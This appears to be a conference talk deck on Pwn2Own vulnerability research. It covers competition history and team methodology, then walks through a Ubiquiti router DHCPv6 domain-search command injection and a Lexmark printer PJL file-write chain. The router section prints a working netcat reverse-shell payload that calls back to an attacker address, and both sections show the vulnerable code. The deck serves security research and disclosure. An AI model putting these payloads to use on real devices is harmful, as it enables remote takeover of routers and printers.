



SysPWN – VR for Pwn2Own

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Agenda

- Part 1 – Background
 - Introduction
 - Pwn2Own History and Teams
 - Pwn2Own Events
 - Target Choice
 - Learnings
- Part 2 – Technical
 - Soho Smash-Up
 - Bonus: Lexmark Pwn2Own

/me

- 15+ years finding vulnerabilities and exploiting things...
- Investigated a bunch of different areas:
 - macOS/iOS
 - Windows
 - Linux
 - IOT / Embedded
 - Android
 - Cloud
- <https://alexplaskett.github.io/research/>
- This talk is about teamwork!

Pwn2Own Introduction

- Yearly vulnerability research competition held by Trend Micro (ZDI - Zero Day Initiative)
 - Pwn2Own Mobile (October/November)
 - Pwn2Own Desktop (March)
 - Pwn2Own ICS (February)
 - Pwn2Own Automotive (Jan 2024)
- Goal of the competition is to compromise a certain set of targets
- Prizes vary based on expected difficulty of the target
- ZDI purchase vulnerabilities / exploits and provide directly to the vendors to fix the issues
- Streamed live on YouTube and Twitch
 - 8-hour videos available as replay (<https://www.youtube.com/watch?v=V3Xoo8IK0-I>)

Pwn2Own Rules

- No user interaction allowed
- Initial draw to determine the contestant attempts order
- Each contestant can only attempt one chain of bugs per category
 - Three 5-min attempts allowed over 20 minutes
- Vulnerabilities need to be unique = known previously from neither the vendor nor ZDI
 - They have 15 min to prove they know it
 - Collision if known due to previous contestant successful exploit demonstration (draw order matters)
 - Partial win if one bug in the chain is known (50% price per known bug)
- Rules per category in the competition (Network attacks / Sandbox escape / etc)
- No technical details allowed to be disclosed until the issues are fixed

My Pwn2Own History

- Competed at 4 events now with different teams
 - Pwn2Own 2018 Desktop (@F-Secure/MWR)
 - Apple macOS Safari - <https://github.com/alexplaskett/Publications/blob/master/mwri-t2-big-game-fuzzing-pwn2own-safari-final.pdf>
 - Pwn2Own 2018 Mobile (@F-Secure/MWR)
 - Huawei Android Mobile - <https://github.com/alexplaskett/Publications/blob/master/huawei-mate9pro-pwn2own-write-up-final-2018-04-26.pdf>
 - Pwn2Own 2021 Austin (@NCC Group EDG)
 - Western Digital PR4100 NAS - <https://research.nccgroup.com/2022/03/24/remote-code-execution-on-western-digital-pr4100-nas-cve-2022-23121/>
 - Lexmark Printer - <https://research.nccgroup.com/2022/02/18/analyzing-a-pjl-directory-traversal-vulnerability-exploiting-the-lexmark-mc3224i-printer-part-2/>
 - Netgear Router - <https://research.nccgroup.com/2022/02/28/brokenprint-a-netgear-stack-overflow/>
 - Pwn2Own 2022 Toronto (@NCC Group EDG)
 - TP-Link Router
 - Netgear Router
 - Synology Router
 - Soho Smash-up (Ubiquiti Router + Lexmark Printer)
 - <https://research.nccgroup.com/wp-content/uploads/2023/04/D1T1-Your-Not-So-Home-Office-Soho-Hacking-at-Pwn2Own-McCaulay-Hudson-Alex-Plaskett.pdf>

Pwn2Own History “Fails”

- Attempted to get submissions together but didn't get things completed in time
 - Pwn2Own 2022 Desktop
 - Ubuntu Local Priv Escalation
 - <https://research.nccgroup.com/wp-content/uploads/2023/05/exploit-engineering-linux-kernel.pdf>
- Had times when bugs got patched or found before the competition
 - Pwn2Own 2019 Mobile
 - Samsung Shannon Baseband
 - Never actually published research here :)
 - Pwn2Own 2018 the initial Safari WASM bug got killed prior to the competition
 - <https://github.com/alexplaskett/Publications/blob/master/apple-safari-wasm-section-vuln-write-up-2018-04-16.pdf>
 - We quickly found a replacement
 - <https://github.com/alexplaskett/Publications/blob/master/apple-safari-pwn2own-vuln-write-up-2018-10-29-final.pdf>
- Had times where we just didn't find anything in time..
- Lots of collisions with the IOT devices
 - This is the nature of the competition

Pwn2Own Experience

- Initially started doing these events when I was also doing some consultancy
 - Lots of free time invested...
 - Distractions..
 - Company at the time was very supportive (and had other people working on different targets).
 - Others had success with Chrome, Samsung Mobile, Amazon Mobiles etc.
 - A lot less structure to how we planned tasks and split up work
- Started structuring better and making better usage of certain skills
 - Now have a dedicated R&D team
 - EDG works on exploits / tooling for consultants 100% of the time
 - Have domain subject experts to draw on (hardware security team) etc
 - Have better shared knowledge repositories (Git etc)
- Better knowledge of where to find vulns and better tooling
 - Target experience + general VR experience
 - Knowing when to give up and look at something else
- Device procurement
 - Buy only when you find vulns statically or buy all devices before event?


Pwn2Own Desktop vs Mobile vs ICS

- Generally easier targets in the Mobile/IOT and ICS events compared to the Desktop event
 - You can see this by the prize money too
 - That said, very few target the mobile categories now (Pixel, iPhone etc) except for Samsung.
 - You can generally do a lot of the mobile/IOT category without hardware skills, but it helps
- Desktop typically requires multiple vulnerabilities chained together
 - E.g., Browser rendered RCE + sandbox escape + mitigation bypasses
 - Dedicated browser VR etc and heavy investment into tooling
- Never done ICS but the vuln write-ups look trivial
 - Perhaps the barrier there is just getting the software/hardware needed to test?

Target Choice


- Perceived level of difficulty
 - Does what ZDI are offering for the target make sense for the level of effort required?
 - Are people wrong in their assumptions?
 - Collisions?
- Target Knowledge
 - Do you already have ideas of potentially vulnerable areas and understand the code base?
 - Are there vuln classes you are an expert in finding? (e.g. Android IPC)
- Debug Capability
 - Can you already debug on the platform, or do you need to "jailbreak" it first? (e.g. Lexmark Printer)
 - Are you sitting on any bugs which could enable this? 😊
- Tooling Capability
 - Do you have fuzzers for this target already? (e.g. PostScript bugs)

Methodology



- A lot more information of how we did this in 2021 in <https://research.nccgroup.com/wp-content/uploads/2022/07/pwn2own-how-to-win-external.pdf>

Methodology



Exploit Testing and Packaging

- Many executions of the exploit to ensure it works.
- Have seen others fail because of mistakes in the exploit code or errors packaging things up (e.g. docker etc).
- Make sure the exploit is easily updatable if a new firmware version is released (offsets change etc).
 - Document this so it can be done under pressure
- For Pwn2Own this wasn't too automated
 - Linux kernel one was though:
 - <https://research.nccgroup.com/wp-content/uploads/2023/05/exploit-engineering-linux-kernel.pdf>
- Create usage guides to ensure that exploits are ran the correct way.
 - More important if participating remotely and ZDI are running it.
- TLDR; Proper software development for exploits

General Pwn2Own Learnings

- Approach
 - Luck, instinct, being stubborn
 - Teamwork (team size?)
 - Lazer focus + the grind
- Building knowledge bases and tools
- Going deep vs Going wide
 - Attack problems from different angles
 - More attack surface / more devices = more chance of finding impactful vulns
 - Fragmentation of effort problems
- Embedded (and probably SCADA) good place to start

Part 2 – Technical Section

- Soho Router Chain (Ubiquiti + Lexmark)
- Bonus - Lexmark Pwn2Own Exploits

Soho Smash Up



Soho Smash Up



Soho Router Chain

- A vulnerability within DHCPv6 option parsing code when using Prefix Delegation
- Prefix Delegation is a way to handle something like NAT within IPv6.
- Router is assigned a specific range of public IPs and may delegate a subset of this range to other interfaces on the same device
- It's a niche feature so practically not many in the wild probably running it.

Soho Router Chain

- DH6OPT_DNSNAME Option Parsing Vuln (edgeos-wide-dhcpv6 package) - Option 24
- Domain Search List
 - Option: Domain Search List (24)
 - Length: 21
 - Domain name suffix search list
 - List entry: abc

Ubiquiti WAN – rainbow6

```
static int
dhcp6_get_domain(optlen, cp, type, list)
    int optlen;
    void *cp;
    dhcp6_listval_type_t type;
    struct dhcp6_list *list;
{
    void *val;

    val = cp;
    while (val < cp + optlen) {
        struct dhcp6_vbuf vb;
        char name[MAXDNAME + 1];

        if (dnsdecode((u_char **)(void *)&val,
            (u_char *) (cp + optlen), name, sizeof(name)) == NULL) {
            debug_printf(LOG_INFO, FNAME, "failed to "
```

Ubiquiti WAN – rainbow6

```
static char *
dnstodecode(sp, ep, buf, bufsiz)
u_char **sp;
u_char *ep;
char *buf;
size_t bufsiz;
{
    int i, l;
    u_char *cp;
    char tmpbuf[MAXNAME + 1];

    cp = *sp;
    *buf = '\0';
    l = 0;
    /* XXX: appease gcc */

    if (cp >= ep)
        return (NULL);
    while (cp < ep) {
        l = *cp;
        if (l == 0 || cp != *sp) {
            if (strcat((char *)buf, ".", bufsiz) >= bufsiz)
                return (NULL); /* result overrun */
        }
        if (l == 0)
            break;
        cp++;

        if (l > 0x3f)
            return (NULL); /* invalid label */

        if (l > ep - cp)
            return (NULL); /* source overrun */
        while (l-- > 0 && cp < ep) {
            if (!isprint(*cp)) /* we don't accept non-printables */
                return (NULL);
            l = snprintf(tmpbuf, sizeof(tmpbuf), "%c", *cp);
            if (l >= sizeof(tmpbuf) || l < 0)
                return (NULL);
            if (strcat(buf, tmpbuf, bufsiz) >= bufsiz)
                return (NULL); /* result overrun */
            cp++;
        }
    }
    if (l != 0)
        return (NULL); /* not terminated */
    cp++;
    *sp = cp;
    return (buf);
}
```

Does not prevent certain malicious characters

```
{"/.shAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Ubiquiti WAN – rainbow6

```
static char dnsname_str[] = "new_domain_name";

if (dnsnamelen) {
    elen = sizeof (dnsname_str) + dnsnamelen + 1;
    if ((s = envp[i++] = malloc(elen)) == NULL) {
        debug_printf(LOG_NOTICE, FNAME,
            "failed to allocate strings for DNS name");
        ret = -1;
        goto clean;
    }
    memset(s, 0, elen);
    snprintf(s, elen, "%s=", dnsname_str);
    for (v = TAILQ_FIRST(&optinfo->dnsname_list); v;
        v = TAILQ_NEXT(v, link)) {
        strlcat(s, v->val_vbuf.dv_buf, elen);
        strlcat(s, " ", elen);
    }
}
```

This means the environment variable is then exposed to a variety of perl scripts as \$new_domain_name.

Ubiquiti WAN – rainbow6

- /opt/vyatta/sbin/ubnt-dhcp6c-script, which will in turn execute /opt/vyatta/sbin/dhcpv6-pd-response.pl
- dhcpv6-pd-response.pl uses \$new_domain_name which we control

```
my $domain = $ENV{'new_domain_name'};

if (defined $domain) {
    $domain =~ s/\.\.s+$//;
    $dn = $domain;
} else {
    $dn = "";
}
```

Ubiquiti WAN – rainbow6

```
foreach my $pd (@pds) {
    $config->setLevel("$path dhcpv6-pd pd $pd");
    my @intfs = $config->listOrigNodes('interface');
    foreach my $intf (@intfs) {
        $config->setLevel("$path dhcpv6-pd pd $pd interface $intf");
        my $service = $config->returnOrigValue('service');
        next if ! defined $service;
        my $prefix;
        my $nodns = $config->existsOrig('no-dns');
        my $static_mappings = "";
        syslog(LOG_ERR, "EDG: Running loop on $pid on $ifname ($intf) with
dhcpv6-pd: $dn");

        if ($service ne 'slaac') {
            $prefix = find_ipv6_addr($intf);
            if (!defined $prefix) {
                syslog(LOG_ERR, "No IPv6 prefix found for $intf\n");
                next;
            }
        }
    }
}
```


Ubiquiti WAN – rainbow6

If prefix delegation is properly configured, we end up here:

```
my $opt = " --type $service ";
$opt .= " --dns \"$ns\" " if defined $ns and !defined $nodns;
if ($service eq 'dhcpv6-stateless') {
    if (defined $nodns) {
        setup_dhcpv6_stateless($intf, $prefix);
    } else {
        setup_dhcpv6_stateless($intf, $prefix, $ns, $domain);
    }
}
```

Ubiquiti WAN – rainbow6

```
sub setup_dhcpv6_stateless {
    my ($intf, $prefix, $ns, $domain) = @_;
    my $output;

    $output = "shared-network $intf-pd {\n";
    if (defined $ns) {
        my @nss = split / /, $ns;
        if (scalar(@nss) > 1) {
            $ns = join(' ', @nss);
        }
        if (length($ns) > 0) {
            $output .= "\t\toption dhcp6.name-servers $ns;\n";
        }
    }
    if (defined $domain) {
        if (length($domain) > 0) {
            $output .= "\t\toption dhcp6.domain-search \"$domain\";\n";
        }
    }

    $output .= "\tsubnet6 $prefix {\n";
    $output .= "\t}\n}\n";

    start_dhcpv6_daemon($intf, $output);
}
```

Ubiquiti WAN – rainbow6

```
sub setup_dhcpv6_stateless {
    my ($intf, $prefix, $ns, $domain) = @_;
    my $output;

    $output = "shared-network $intf-pd {\n";
    if (defined $ns) {
        my @nss = split / /, $ns;
        if (scalar(@nss) > 1) {
            $ns = join(' ', @nss);
        }
        if (length($ns) > 0) {
            $output .= "\t\toption dhcp6.name-servers $ns;\n";
        }
    }
    if (defined $domain) {
        if (length($domain) > 0) {
            $output .= "\t\toption dhcp6.domain-search \"$domain\";\n";
        }
    }

    $output .= "\tsubnet6 $prefix {\n";
    $output .= "\t}\n}\n";

    start_dhcpv6_daemon($intf, $output);
}
```

```
new_domain_name=';script
/aaa/bbb.sh' perl dom.pl
```

```
option dhcp6.domain-search
";script /aaa/bbb.sh";
```

Ubiquiti WAN – rainbow6

- What can we do with the injection?
 - Our injected string is part of the string. So we need to terminate the string.
 - We can start our injection with a ; but perl script adds its own ; at the end of the injection.
 - This means last lines of injection needs to be a comment. I.e.:
 - `";<Malicious Stuff>#`

Ubiquiti WAN – rainbow6

- However, we also found an execute() function which allows running whatever with arguments from a config!!
- Do a connect back to the attacker on the WAN.
 - Cannot use bind shell as WAN firewall is very restrictive
- Need to use link-local address for connect back to attacker

Ubiquiti WAN – rainbow6

- Payload limited to 63 bytes and IPv6 addresses quite long!
- We use the following to make it fit:
 - `";execute("nc","fe80::21b:21ff:febb:5db0%eth0","1","-esh");#`

Ubiquiti WAN – rainbow6

```
ubnt@ubnt:~$ cat /var/run/dhcpv6-switch0-pd.conf
shared-network switch0-pd {
    option dhcp6.name-servers fec0:0:0:1::1 ;
    option dhcp6.domain-search
";execute("nc","fe80::21b:21ff:febb:5db0%eth0","1","-esh");#";
    subnet6 2001:db8:0:f01:0:0:0:0/64 {
    }
}
```

Ubiquiti WAN – rainbow6

- Stage 1 complete and we now have a shell on the device.
- We now need to implement Stage 2.
- Had the choice between Canon and Lexmark stage 2.
- Ubiquiti did not have a python interpreter..
 - Statically build a python interpreter
 - Reimplement our stage 2 in C
 - Proxy the stage 2 attack through stage 1.
- We went with building a statically compiled python interpreter and dropping it.

Ubiquiti WAN – rainbow6

```
test@test:~/exploits/rainbow6$ sudo python3 rainbow6.py -i enxb88d1253b19b -a fe80::ba8d:12ff:fe53:b19b -v debug
```

Bonus Content

Lexmark 2022 Pwn2Own Vuln

- We had multiple different vulnerabilities within PostScript
 - Aaron is speaking at HITB Phuket on the 24th August (<https://conference.hitb.org/hitbsecconf2023hkt/session/exploiting-the-lexmark-postscript-stack/>)
- Will discuss our 2021 vulnerability we used for Lexmark instead
 - This is based on our Hexacon Conf Talk which goes into a lot more on Lexmark security + persistence etc
 - <https://research.nccgroup.com/wp-content/uploads/2022/10/toner-deaf-hexacon-2022-release.pdf>

Hydra

- Native C service which handles all the print related functionality
 - Printer Job Language (PCL)
 - Printer Control Language (PCL)
- A huge binary with a lot of functionality within it
- Network Accessible

Hydra – Printer Job Language

```
@PJL SET PAPER=A4  
@PJL SET COPIES=10
```

Reversing all the PjL handlers:

```
pjlpGrowCommandHandler("LREADRFIDTRACE",  
pj1_handle_lreadrfidtrace);  
*pjlpGrowCommandHandler("LDLWELCOMESCREEN",  
pj1_handle_ldlwelcomescreen);  
pjlpGrowCommandHandler("LPORTLOOPBACK", pj1HandlerLPortLoopBack);  
pjlpGrowCommandHandler("LEMAILALERTSDEBUG",  
pj1_handle_lemailalertsdebug);  
pjlpGrowCommandHandler("LFAXSERVICE", pj1_handle_lfaxservice);  
pjlpGrowCommandHandler("UNSUPPORTEDCOMMANDHANDLER",  
pj1_handle_unsupportedcommand);
```

Lexmark Pwn2Own (CVE-2021-44737)

```
int __fastcall pjl_handle_ldlwelcomescreen(char *client_cmd)
{
    result = pjl_check_args(client_cmd, "FILE",
                            "PJL_STRING_TYPE", "PJL_REQ_PARAMETER", 0);
    if ( result <= 0 )
        return result;
    filename = (const char *)pjl_parse_arg(client_cmd, "FILE", 0);
    return pjl_handle_ldlwelcomescreen_internal(filename);
}
```

Lexmark Pwn2Own (pjl_handle_ldlwelcomescreen_internal)

```
unsigned int __fastcall pjl_handle_ldlwelcomescreen_internal(const char *filename)
{
    if ( !filename )
        return 0xFFFFFFFF;

    fd = open(filename, 0xC1, 0777); // open(filename,O_WRONLY|O_CREAT|O_EXCL, 0777)
    if ( fd == 0xFFFFFFFF )
        return 0xFFFFFFFF;

    ret = pjl_ldwelcomescreen_internal2(0, 1, pjl_getc_, write_to_file_, &fd);
    if ( !ret && pjl_unk_function && pjl_unk_function(filename) )
        pjl_process_ustatus_device_(20001);

    close(fd);
    remove(filename); // Removal is annoying!
    return ret;
}
```

Opens fd, calls inner function, closes fd and removes the file

Confirming the file write (eventlogdebug_se)


```
for i in 9 8 7 6 5 4 3 2 1 0; do
  if [ -e /var/fs/shared/eventlog/logs/debug.log.$i ] ; then
    cat /var/fs/shared/eventlog/logs/debug.log.$i
  fi
done
```

← → ↻ ⚠ Not secure | 192.168.1.110/cgi-bin/eventlogdebug_se

```
[+++++++ Advanced EventLog (AEL) Retrieved Reports ++++++]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[2021-10-18T11:42:56-0400][In][Method=retrieveLog Dataset=6]
[+++++++]
```


Understanding the File Write

Internal function responsible for reading additional data and writing to opened file



Exploiting the Crash Event Handler aka ABRT

- Spent a lot of time looking for a way to execute code
- A lot of the file system was mounted read only (overlay filesystem)
- Can't overwrite existing files
- This looks interesting!

```
$ ls ./squashfs-root/etc/libreport/events.d
```

```
abrt_dbus_event.conf      emergencyanalysis_event.conf  rhtsupport_event.conf  vimrc_event.conf
ccpp_event.conf          gconf_event.conf             smart_event.conf        vmcore_event.conf
centos_report_event.conf  koops_event.conf             svcerrd.conf
coredump_handler.conf    print_event.conf             uploader_event.conf
```

Coredump Handler

- How does this config work?

```
# coredump-handler passes /dev/null to abrt-hook-ccpp which  
causes it to write
```


```
# an empty core file. Delete this file so we don't attempt to  
use it.
```

```
EVENT=post-create type=CCpp
```

```
[ "$(stat -c %s coredump)" != "0" ] || rm coredump
```

Coredump Handler

- Yeah this sounds exactly what we need!
- However, can we trigger a crash remotely?



AWK / Log Rotation Bug!


```
# awk 'match($10,/AH00288/,b){a[b[0]]++}END{for(i in a) if (a[i] > 5) print a[i]}' \  
    /tmp/doesnt_exist  
free(): invalid pointer  
Aborted
```

- Race condition exists
 - Rotation for every 32KB of logs that are generated
 - Resulting log file unique at a one second granularity

```
ErrorLog "|/usr/sbin/rotatelogd -L '/run/log/apache_error_log' -p '/usr/bin/apache2-  
logstat.sh' /run/log/apache_error_log.%Y-%m-%d-%H_%M_%S 32K"
```

- Generate HTTP logs such that rotation occurs 2x within one second
 - Two instances of `apache2-logstat.sh` parse same filename
 - One may remove it before the other tries to act on content

Full Chain



PJL Bug Demo

```
